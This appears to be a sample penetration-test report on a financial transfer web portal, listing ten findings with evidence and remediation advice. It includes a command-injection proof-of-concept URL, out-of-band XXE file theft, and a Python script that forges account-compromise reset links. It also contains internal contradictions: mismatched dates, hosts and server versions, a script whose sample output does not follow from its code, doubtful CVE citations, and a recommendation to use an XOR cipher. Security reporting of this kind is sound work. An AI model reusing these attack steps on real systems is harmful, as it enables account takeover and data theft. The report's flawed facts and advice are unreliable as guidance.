Threat ResQ

Prevention first!

VAPT SAMPLE REPORT

Title	Details
COMPLETED ON:	OCTOBER 06, 2022
REPORT TYPE:	MANUAL SCAN
VALIDITY:	30 DAYS

Commercial in Confidence:

TABLE OF CONTENTS

SUMMARY OF WORK PERFORMED

An application penetration test was performed on the ABC Financial Amazon EasyTransfer application. This application consists of a web portal that provides access to account information and the ability to manage ACH transfers. The following IP address range was provided by ABC Financial for testing:

- 107.170.68.146

The assessment was completed during the following dates:

Date	Task
July 1, 2019	Kickoff Call
July 8, 2019	Testing Started
July 15, 2019	Testing Completed
July 18, 2019	Report Delivered

Methodology

An Application Penetration Test is designed to identify vulnerabilities in an application which could negatively impact the organization if exploited by an attacker. Manual and automated assessment will be conducted using a testing methodology based on expert knowledge, in combination with information provided by ABC Financial. Application testing is conducted in accordance with OWASP Top 10, application security best practices, and internal checklists developed to ensure thorough coverage. Threat ResQ Application Penetration Testing consists of the following phases:

- **Pre-Assessment** – Threat ResQ will request access to the systems in advance of the test and guide the customer through the testing process on a pre-assessment call.
- **Enumeration** – Using resources such as DNS, Google, and Bing, Threat ResQ will look for information that is available that may be helpful to an attacker.
- **Unauthenticated Testing** – Threat ResQ will evaluate the application from the perspective of an attacker who does not have authenticated access to the application.
- **Authentication Testing** – A large number of vulnerabilities result from weaknesses in the authentication process. This phase examines the various authentication mechanisms in place.
- **Authenticated Testing** – This phase simulates an attacker who has access, or maliciously obtains access, to credentials to log in to the application.
- **Reporting** – A report outlining all identified issues will be prepared which focuses on presenting identified vulnerabilities in a manner which makes them effective to remediate.

In addition to a variety of open source tools, exploits, and utilities used on an as-needed basis, the following tools may be used when conducting an Application Penetration Test:

- BeEF Framework
- Burp Suite Professional including various Burp extensions
- dirbuster/gobuster
- Google or other search engines
- Mozilla Firefox
- Nessus Network Vulnerability Scanner
- Nikto
- nmap
- padbuster
- Reverse Engineering Tools
  - IDA
  - ILSpy
  - JAD
  - JD-GUI
  - Hopper
  - Radare2
  - OllyDGB
  - Windbg
- SSLyze
- SQLMap

- Various payload and fuzzing lists, such as SecLists and PayloadAllTheThings
- WPScan
- ysoserial

Executive Summary

During the application penetration test, ten vulnerabilities were discovered, the most critical of which is a command injection vulnerability that allows authenticated users to execute commands on the server's operating system. Any user of this system who exploits this vulnerability could compromise sensitive data, and likely compromise the affected system. The second high-severity finding allows an attacker to read arbitrary files on the filesystem as a result of an XML processing weakness. The third high-severity finding is a cryptographic weakness that allows an attacker to bypass the reset password process, which allows an attacker to compromise any other user's account. The last high-severity finding is that the version of Apache is out of date, and could be exploitable in unique circumstances, although exploitation was not successful in testing.


Many of the remaining vulnerabilities relate to insecure SSL configuration on various systems. By using self-signed certificates, users of the system cannot verify that they are communicating with the payment server, allowing an attacker on the same network to intercept sensitive communications. The second SSL weakness is that the SSLv3 protocol is enabled, which has known weaknesses that allow attackers to bypass the protections that SSL provides. The final SSL configuration weakness is that RC4 ciphers are supported, allowing sophisticated attackers to break sensitive communications.

A number of positive practices were identified within the environment. No weaknesses were found that relate to authorization. Additionally, user-supplied input was properly encoded in many instances, which did not allow for any cross-site scripting vulnerabilities to be identified. A request token was used consistently, eliminating cross-site request forgery vulnerabilities.

The table below lists all listening ports and services enumerated by Threat ResQ during the engagement:


IP	Port	Protocol	Service Type	Identified Service	Identified Version
1.2.3.4	80	tcp	http	Apache Tomcat	7.0.21
1.2.3.4	443	tcp	https	Apache Tomcat	7.0.21

The following graph shows the distribution of ports and services that were listening across all hosts:



The following chart shows the distribution of findings across all severity levels:

Severity	Count of Findings
Critical	1
High	3
Medium	3
Low	2
Informational	1



SUMMARY OF FINDINGS

Findings information in this report is presenting in order of severity. Severity ratings within this report are presented without the knowledge of the business risk that the vulnerabilities present to ABC Financial or its customers.

The following vulnerabilities were discovered during the Application Penetration Test:

#	Finding	Severity
1	Command Injection	Critical
2	XML External Entity Expansion	High
3	Improper Cryptography	High
4	Out-of-Date Service	High
5	Self-Signed Certificate	Medium
6	SSLv3 Enabled	Medium
7	RC4 Cipher Suites Supported	Medium
8	Platform Information Disclosed in HTTP Response	Low
9	Improper Caching Directives	Low
10	Site Lacks Strict Transport Security Policy	Informational

Application Penetration Test

1. Command Injection

■ SEVERITY: CRITICAL

Finding Information

Command injection attacks are possible when an application passes unsafe user-supplied data to a system shell. The user-supplied parameters are used within operating system commands and are executed with the privileges of the vulnerable application.

Evidence

The following proof-of-concept URL was used to validate the existence of command injection:

http://107.170.68.146/tools_vct.htm?page=tools_vct&hping=0&ping_ipaddr=1.1.1.1`uname%20-a`&ping6_ipaddr=

When the above URL is executed, the command is run and the results of the command are returned in the response.




Figure 1: the "uname" command returns the operating system version

By executing python commands to open a remote TCP connection, a remote shell was obtained.




Figure 2: A remote shell connects, giving the attacker system access as the "Ubuntu" user

The ubuntu user was added to the sudoers group, and also had full access to the system. By using this access, sensitive files such as password files (/etc/shadow), SSH private keys (/root/.ssh/id_rsa), and SSL certificates including private keys (/conf/epayment.pem) were obtained.

Affected URLs

- http://107.170.68.146/tools_vct.htm - ping_ipaddr parameter

Impact

Command injection allows the execution of arbitrary commands on the host operating system. Since the application is running as a privileged user, an attacker can compromise the system.

Recommendations

Ideally, operating system calls should be avoided in web applications. If operating system calls do need to be used from user-supplied input, a trusted library should be used which prevents malicious characters from altering the structure of the command.

If a trusted library is not available, command injection attacks can be prevented by sufficiently validating user input. A default-deny regular expression, or “whitelist”, should be used to filter all data before processing.

2. XML External Entity Expansion

■ SEVERITY: HIGH

Finding Information

Within the API portion of the application, all XML requests are vulnerable to XML eXternal Entity expansion ("XXE"), allowing an unauthenticated attacker to inject malicious XML external entities for attacker-controller resources, which are interpreted and expanded by the XML parser.

Evidence

The following request and response shows a basic XXE attack being executed.




Figure 3: An XML external entity attack is executed

By using an HTTP URI, port scanning inside the internal network was also conducted and believed to be successful. An example shown below shows the results when attempting to connect to all ports on localhost.




Figure 4: The 400 status seems to indicate that ports 7200, 8080, 8280, 8480, 8580, and 8680 are open

This same technique was used to scan the internal network using the addressing scheme disclosed during testing.




Figure 5: The 400 and 500 responses likely indicate successful and unsuccessful connections that return valid and invalid XML

Additionally, an out-of-band attack XXE was executed, where the XML parser was directed to connect back to a computer controlled by Threat ResQ.




Figure 6: Java 1.6.0_17 connecting back to an attacker-controller server

The out-of-band XXE attack allowed retrieval of additional files that were not available using reflected XXE attacks. An attack using the FTP URI was executed to bypass the restriction the XML parser has on newline characters for HTTP resources. This also allowed retrieval of files using the out-of-band attack technique. The following example shows the out-of-band attack being used to retrieve resources on the internal network and return them to an attacker's program which is emulating an FTP server to retrieve data using the FTP URI.




Figure 7: Retrieval of an internal HTML resource mixed within FTP control messages

Although the application strictly performs authentication of requests, a request without authentication was also found to be vulnerable, likely due to the application processing the XML before fully authenticating the request, or processing the XML to retrieve authentication information from the request.




Figure 8: A request without authentication is also vulnerable

Affected URLs

- https://107.170.68.146/api/payments

Impact

An attacker could exploit this vulnerability to access a variety of resources on the server and also on the internal network. Using this attack, the following files were retrieved and found to have sensitive information:

- /etc/passwd
- /etc/group
- /dev/stderr
- /dev/stdout
- /opt/jboss/current/server/t0/conf/secret-key
- /opt/jboss/current/server/t0/conf/wp.properties
- /opt/jboss/current/server/t0/conf/aes-key

Other files are likely retrievable with further effort.

The following internal resource was retrieved, but did not have sensitive information:

- http://10.11.50.39/

Recommendations

Where possible, apply authentication routines that read the authorization headers before processing XML in requests.

Disable the processing of XML external entities for all user-supplied XML documents. It was not clear to Threat ResQ which XML parser is in use on the system. Reference the documentation for this vulnerability for the XML parser in use to ensure full remediation of the vulnerability.

Additional Information

- OWASP - XML External Entity (XXE) Processing
- OWASP - XML External Entity (XXE) Prevention Cheat Sheet

3. Improper Cryptography

SEVERITY: HIGH

Finding Information

A confirmation URL is emailed to new users requiring them to update their password. The encryption used for the password is not cryptographically strong. The registration code is encrypted using is a simple 'XOR' function of a static secret key applied to the user's email address and password. Simple XOR encryption functions with attacker-controlled plaintext (username and password) and attacker-observable ciphertext (the email link) can be reversed to derive the secret key. The intended function is that the enc value (which is the "registration code") contains "email<space>password" XOR "key" (repeated). Threat ResQ was able to XOR the controlled plaintext (password) with the ciphertext (registration code) together to obtain the key. Now with the key, Threat ResQ can decode the registration code of other users, and also generate new registration codes for other users.

Evidence




Figure 9: An email reset link is received

The following Python script exploits this vulnerability.

encrypt.py

```
import sys
asciiEmail = sys.argv[1]
xorKey = "5265706c6163656448657852657706c61636564486578"*100 #recovered XOR string
xorKey = xorKey[:len(asciiEmail)*2] #trim to match plaintext length
xorKey = int(xorKey, 16) #hex encode it
strhexEmail = asciiEmail.encode("hex") #
hexEmail = int(strhexEmail, 16)
#xor controlled plaintext with key to obtain ciphertext
print "Controlled output (ciphertext): " + str(hex(hexEmail ^
xorKey))[2:len(asciiEmail)*2+2]
print "Account compromise URL:\n" +
"https://107.170.68.146/registration/user/passverification.asp?enc=" +
str(hex(hexEmail ^ xorKey))[2:len(asciiEmail)*2+2]
```

Example usage (note that only an email address is encrypted):

```
$python encrypt.py alex.lauerman@threatresq.net
Controlled output (ciphertext):
466f7244656d6f5265706f7274466f7244656d6f5265706f7274
Account compromise URL:
https://107.170.68.146/registration/user/passverification.asp?
enc=466f7244656d6f5265706f7274466f7244656d6f5265706f7274
```

Affected URLs

- https://107.170.68.146/registration/user/passverification.asp

Impact

An unauthenticated attacker can exploit this vulnerability to compromise any user's account.

Recommendations

All encryption implementations within an application must use only industry approved cryptographically secure algorithms with strong key sizes. It is important to use a stream cipher or XOR cipher which does not have common implementation weaknesses.

4. Out-of-Date Service

■ SEVERITY: HIGH

Finding Information

The Apache version identified on the server is 2.4.3, which was released July 12, 2011. This version has publicly known vulnerabilities, some examples of which are included in the list below:

Many vulnerabilities exist in this version of Apache. The list below contains some examples of high severity vulnerabilities known to exist in this version of Apache:

- CVE-2011-6438 (Remote Code Execution)
- CVE-2012-0117 (Remote Code Execution)
- CVE-2014-0118 (Remote Code Execution)

Affected Services

- 107.170.68.146:80
- 107.170.68.146:443

Impact

Under the correct conditions, an attacker could leverage these vulnerabilities to attack the server and gain access to user accounts and other potentially sensitive information. Note that many of the vulnerabilities in this version of Apache require certain conditions be met to be exploitable, such as a specific module to be installed with a configuration setting set. Due to the absence of these conditions in the application, or lack of a reliable publicly available exploit, Threat ResQ was not able to exploit these vulnerabilities.

Recommendations

Apply the latest updates to ensure the services are not vulnerable to any known vulnerabilities. Adopt an update process which ensures that updates are regularly applied in the future.

